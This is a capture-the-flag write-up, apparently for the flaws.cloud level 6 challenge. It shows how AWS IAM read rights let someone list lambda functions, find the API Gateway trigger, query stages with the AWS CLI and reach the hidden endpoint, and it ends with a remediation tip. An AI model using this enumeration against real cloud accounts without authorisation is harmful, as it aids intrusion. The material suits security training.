
Now that we have the version we can read the policy:



And we have the Api ressource : **/restapis/***

Since our policies don't allow us to access directly API gateway , we can check whether it is a lambda function and try figuring out what is the trigger .

MysecurityAudit gives us the right to list the lambda functions:



And we have **the Level6 lambda function**

Now let's get the policy to get the trigger of the function:

And we get that s333ppypa75 API endpoint is the trigger


Now using the **list_apigateways** policy let's get the stage name under which the API has been deployed:


```
┌─[✗]─[root@parrot]─[/home/irondev/flaws3]
└──╼ #aws apigateway get-stages --rest-api-id "s33ppypa75" --region us-west-2 --profile lvl6
{
    "item": [
        {
            "deploymentId": "8gppiv",
            "stageName": "Prod",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "createdDate": 1488155168,
            "lastUpdatedDate": 1488155168
        }
    ]
}
┌─[root@parrot]─[/home/irondev/flaws3]
└──╼ #
```

And we have **Prod**

To access the lambda function via the API we can now browse:

https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6





Fix : avoid giving IAM read permission , give only required permission